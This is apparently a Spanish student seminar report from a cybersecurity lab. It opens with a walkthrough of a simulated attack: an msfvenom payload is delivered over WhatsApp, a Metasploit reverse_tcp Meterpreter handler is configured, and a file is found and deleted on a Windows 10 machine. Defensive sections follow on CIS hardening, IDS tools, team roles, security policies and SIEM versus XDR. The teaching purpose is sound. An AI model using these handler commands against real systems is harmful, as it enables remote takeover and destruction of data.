
Fig 6 Creación de carga útil msfvenom



Fuente: Autor


b. se envía el archivo por medio de whatsapp de un trabajador a otro, el administrador del equipo ejecuto el archivo y abrió el ingreso del exploit que se envió.

Fig 7 Descarga del archivo



Fuente: Autor

Fig 8 Ejecución del archivo



Fuente: Autor

a. Estos son los comandos con los que se ejecuta el payload.

Use exploit/multi/hander →este comando se usa para esperar que el exploit se ejecute y quede en modo escucha


set payload windows/x64/meterpreter/reverse_tcp -> este comando permite controlar remotamente el sistema de archivos y varias funcionalidades del sistema. (github.com, 2023)

set lhost -> equipo que escucha en este caso Kali linux

set lport -> puerto en el que escucha

exploit -> realiza la explotación con los parámetros anteriores

Fig 9 Explotación del payload



Fuente: Autor

Fig 10 Ingreso a la maquina windows

```
meterpreter > sysinfo
Computer        : WINDOWS10
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Fuente: Autor

c. Se realiza la búsqueda del archivo extensión.txt para saber la ubicación con el comando


   Search -f extensión.txt

Fig 11 Búsqueda del archivo a eliminar

```
meterpreter > search -f extension.txt
Found 1 result...

Path                                    Size (bytes)  Modified (UTC)
c:\Users\vboxuser\Desktop\extension.txt  0             2023-09-07 15:51:55 -0400

meterpreter >
```

Fuente: Autor


Fig 12 Información almacenada en .txt



Fuente: Autor

d. Se procede a realizar la eliminación del archivo en mención con el comando rm extensión.txt

Fig 13 Eliminación de archivo txt




Fuente: Autor

2.6.3 Contención de ataque

Se finaliza el laboratorio y se realiza la contención de ataque se busca la guía de la CIS el hardening de Windows para tener una guía con las mejores prácticas para asegurar este sistema operativo (cisecurity, s.f., pág. 13).

a. se habilita el antivirus.

Fig 14 Activación de windows defender




b. se realiza exámenes actuales de amenaza con antivirus de Windows

Fig 15 Se realiza una examinación con windows defender


c. Se tiene que habilitar el firewall de Windows

Fig 16 Restaura configuración de firewall de windows



Fuente: Autor


Fig 17 Se deja activado el firewall de windows



Fuente: Autor

d. Se activa la activa protección basada en reputación

Fig 18 Activación protección basada en reputación



Fuente: Autor

2.7 FUNCIÓN QUE TIENE CIS.

¿Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam?

La CIS “Center For Internet Security” tiene especificados controles y la guía de configuraciones de seguridad recomendados, también proporciona recursos, mejores prácticas y directrices que ayudan a mejorar la seguridad en una organización así fortaleciendo el blue team.

CIS Controls: esta guía realiza la combinación de controles por cada actividad que se ejecute con el fin de tener segmentado cada área o actividad que tenga la organización a donde se implemente.

En el momento se tiene dividido en 18 controles de esta manera.

CIS Control 1 inventario y control de activos empresariales
CIS Control 2 inventario y control de activos de software
CIS Control 3 protección de datos
CIS Control 4 configuración segura de software y activos empresariales
CIS Control 5 Gestión de cuentas
CIS Control 6 Gestión de control de accesos
CIS Control 7 Gestión continua de vulnerabilidades
CIS Control 8 Gestión de registro de auditoria
CIS Control 9 Protecciones de correo electrónico y navegador web
CIS Control 10 Defensas contra malware
CIS Control 11 Recuperación de datos
CIS Control 12 Gestión de infraestructura de red
CIS Control 13 Monitoreo y defensa de la red
CIS Control 14 Concientización sobre seguridad y capacitación en habilidades
CIS Control 15 Gestión de proveedores de servicio
CIS Control 16 Seguridad de software de aplicaciones
CIS Control 17 Gestión de respuesta a incidentes
CIS Control 18 pruebas de penetración

(cisecurity, s.f.)

Fig 19 Pagina de CIS CONTROL


Fuente: Autor

CIS Benchmarks: esta guía hace referencia a recomendaciones de configuración prescriptivas para más de 25 familias de productos reconocidos, estas recomendaciones son basadas en expertos en ciberseguridad a nivel mundial.

Podemos descargar los PDF de la siguiente forma.

a. Ingresamos a la siguiente página https://www.cisecurity.org/cis-benchmarks, vamos a la opción download Benchmarks.


Fig 20 Pagina CIS Benchmarks



Fuente: Autor

b. Por parte de CIS solicitan información para descargar los PDF, se diligencia el formulario y envían un correo para el ingreso a los PDF.


Fig 21 Formulario para descargar pdf CIS



Fuente: Autor

c. Se recibe el ingreso mediante correo, le damos clic a **Access PDF´s**


Fig 22 página de CIS



Fuente: Autor

d.Pagina tiene pdf´s de los productos más comerciales.

Fig 23 Página de pdf´s cis



Fuente: Autor

(cisecurity, s.f.)

2.8 HERRAMIENTAS DE DETECCIÓN DE ATAQUES

Snort: sistema de prevención de intrusiones (IPS), esta herramienta utiliza una serie de reglas que definen actividad maliciosa, no solamente alerta sino también pueden detener estos paquetes, tiene varios roles dependiendo del requerimiento de la persona o la empresa que lo utilice
(snort, s.f.)

Suricata: es un software de código abierto que puede monitorear el tráfico de red en el sistema y es capaz de detectar comportamientos maliciosos, para entender esta herramienta se debe saber que tiene dos modos de operación, el modo pasivo (IDS) y el modo activo (IPS), esta herramienta está diseñada especialmente para identificar malware y actividades malignas en la comunicación con un sistema de internet (keepcoding, 2023).

Ossec: Esta es una herramienta de código abierto que es manejada con HIDS que se instala en los dispositivos de usuario final para monitorear las actividades que realiza el ordenador, usualmente se utiliza para ordenadores (keepcoding, 2022).

2.9 INTEGRACION EQUIPOS BLUE, RED Y PURPEL

De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización.

Los tres team son importantes para la organización ya que tienen objetivos diferentes, pero su objetivo común es garantizar la ciberseguridad de la organización donde esta implementado la integración de estos equipos, vamos a hacer una breve explicación de lo que hace cada team y su objetivo.

2.9.1 Blue Team:

Garantiza la seguridad de la infraestructura de TI, ejecuta un trabajo en la detección temprana de amenazas y realiza respuesta de incidentes. (keepcoding, 2023, pág. 13)

2.9.2 Red Team:

Su objetivo es simular ataques cibernéticos a la organización para identificar que problemas se tiene en la ciberseguridad, realizando informes detallados de las vulnerabilidades encontradas. (keepcoding, 2023, pág. 13)

2.9.3 Purple Team:

Ayuda a que blue team y red team trabajen en conjunto, también es un traductor de las vulnerabilidades que encontró red team y le informa a blue team que acciones concretas tiene que ejecutar para asegurar de manera efectiva, por ese motivo se llama purple team por la mescla de los dos equipos. (keepcoding, 2023, pág. 14)

2.10 POLÍTICAS DE SEGURIDAD

2.10.1 Política de instalación y actualización de software:

- Se requiere mantener software licenciados o garantizando que el software instalado no sea troyano, malware etc.
- El objetivo es mantener los sistemas actualizados con los últimos parches de seguridad. (Grupo Cibernos, s.f., pág. 17)
- Implementación de proceso de aplicación de parches de seguridad. (itforce, s.f., pág. 17)

2.10.2 Política de capacitación:

- Educar a los empleados o a los usuarios sobre concientización de amenazas de todo tipo.
- Ejecutar simulacros de ataques para saber si las capacitaciones han sido beneficiosas y que personal esta mas propenso en caer en algún ataque.

2.10.3 Política de respuesta de incidentes:

- Definir responsabilidades y roles en caso de presentarse algún incidente (Celsia, 2019)
- Establecer procesos o planes para dar respuesta a incidentes sobre ataques cibernéticos. (checkpoint, s.f.)

2.10.4 Política de seguridad de red:

- Implementación de equipos de seguridad perimetral para realizar control de tráfico, por ejemplo firewall, radius, etc.
- Tener sistemas (IDS/IPS) para la identificación y el bloqueo de actividades sospechosas.
- Contención mediante antivirus o XDR.

2.10.5 Política de contraseñas seguras:

- Realizar cambio de contraseña periódicamente.
- Establecer política de compartido seguro de contraseñas y fomentar el uso de herramientas para administrar la contraseña de forma segura.
- Exigir que las contraseñas deben ser fuertes con un mínimo de 12 caracteres, que tengan mayúsculas, minúsculas, números y caracteres especiales (tiffin University, 2022, pág. 18).

2.10.6 Política de autorización y acceso:

- Si es posible utilizar la autenticación de dos factores realizar la implementación.
- Regularmente actualizar y revisar los niveles de accesos a usuarios.
- Limitar el acceso a datos y a los sistemas a personal autorizado.

2.10.7 Política de copias de seguridad y recuperación de datos:

- Probar con regularidad que las copias de seguridad funcionen. (cordon, s.f., pág. 18)
- Hacer copias de seguridad regularmente a datos críticos de la organización y almacenarlas de forma segura.

(geeksforgeek, 2023, pág. 18)

2.11 RECOMENDACIONES

a. Seguridad física: Protección a la infraestructura tecnológica mediante acceso restringido de personal al sitio donde estén los servidores y demás

equipos que pueden ser críticos para la organización (washington, s.f., pág. 18).

b. Cultura de seguridad: Fomentar una cultura de seguridad para toda la compañía, capacitando a los empleados que la responsabilidad es de todos.

c. Monitoreo continuo: Implementar un monitoreo automático que detecte y responda a amenazas en tiempo real.

d. Encriptación de datos: Utilizar la encriptación para proteger los datos

e. Evaluación de terceros: Realizar la evaluación de seguridad de los terceros y que vulnerabilidades tengan, para confirmar si se pueden realizar los negocios con la organización.

f. Actualización de políticas: actualizar y revisar regularmente las políticas de seguridad para estar al día sobre amenazas emergentes.

g. Auditoria de seguridad: Hacer auditorias de seguridad con frecuencia para identificar debilidades e identificar vulnerabilidades.

(berkeley, s.f.)
(titanfile, s.f.)

2.12 CONCLUSIONES A GERENCIA

Conclusiones que orienten aspectos importantes en cuando a la inversión de ciberseguridad dentro de las organizaciones, deben tener en cuenta cada una de las etapas que se ejecutaron a lo largo del seminario para poder ejecutar estas conclusiones y soportar a la alta gerencia la necesidad de inversión.

Después de presentar el incidente de seguridad se realizó unos aseguramientos muy básicos dentro de la organización por tal motivo se debe considerar la implementación de un XDR ya que realiza una detección de amenazas y la puede eliminar en tiempo real evitando que esta se ejecute y realice algún daño dentro de los equipos finales, también seria bueno integrarlo con el correo ya que por este medio también se presenta demasiados ataques.

Se recomienda que se tenga un SIEM enfocado en gestionar eventos e información de seguridad, realizando la recopilación de datos, registros y eventos de multiplex fuente generando alertas y notificaciones de incidentes de seguridad, esto se puede complementar con el XDR.

Tabla 1 Diferencias entre un SIEM y XDR

SIEM	XDR
❖ El SIEM está enfocado en gestionar eventos e información de seguridad, hace recopilación de datos, registros, y eventos de múltiples fuentes, con esta recolección de información también pueden generar informes y cumplimiento de normativas. ❖ El SIEM pueden generar notificaciones y alertas de incidentes, pero la respuesta a estos son procesos manuales y de flujo de trabajo. ❖ También es conocido por ser escalable y personalizable que es fácil la adaptación en cualquier organización.	❖ El XDR gestiona más allá de los eventos y busca hacer una detección de amenazas mucho más avanzada, ejecuta una respuesta de incidentes en tiempo real, realiza la combinación de detección y las respuestas en una plataforma unificada. ❖ Está centrado en la automatización de la respuesta de incidentes, el XDR puede tomar medidas automatizadas para contener, aislar amenazas, tratando de que no dependa de la intervención humana. ❖ Es una solución orientada e integrada que simplifica que la gestión de seguridad al unificar la respuesta y detección de incidentes que facilita a las organizaciones de tener una herramienta o solución más rápida y completa.


(Cybersecurity SOC, 2023)

Para garantizar la seguridad perimetral se requiere un equipo Firewall que bloqueen ciertos ataques desde internet y que realice análisis de ciertas políticas de navegación y descarga de archivos, en general la seguridad informática se debe implementar de manera transversal porque todos los activos digitales se deben proteger y la mayoría de herramientas open source tienen limitaciones que hacen que no se tenga todas las funcionalidades de dichas herramientas ni soporte en algunos casos.

- Url youtube

  https://youtu.be/Xcros2qunqs?si=BddNiK1tljy6W5LJ

- Turniti



3 CONCLUSIÓN

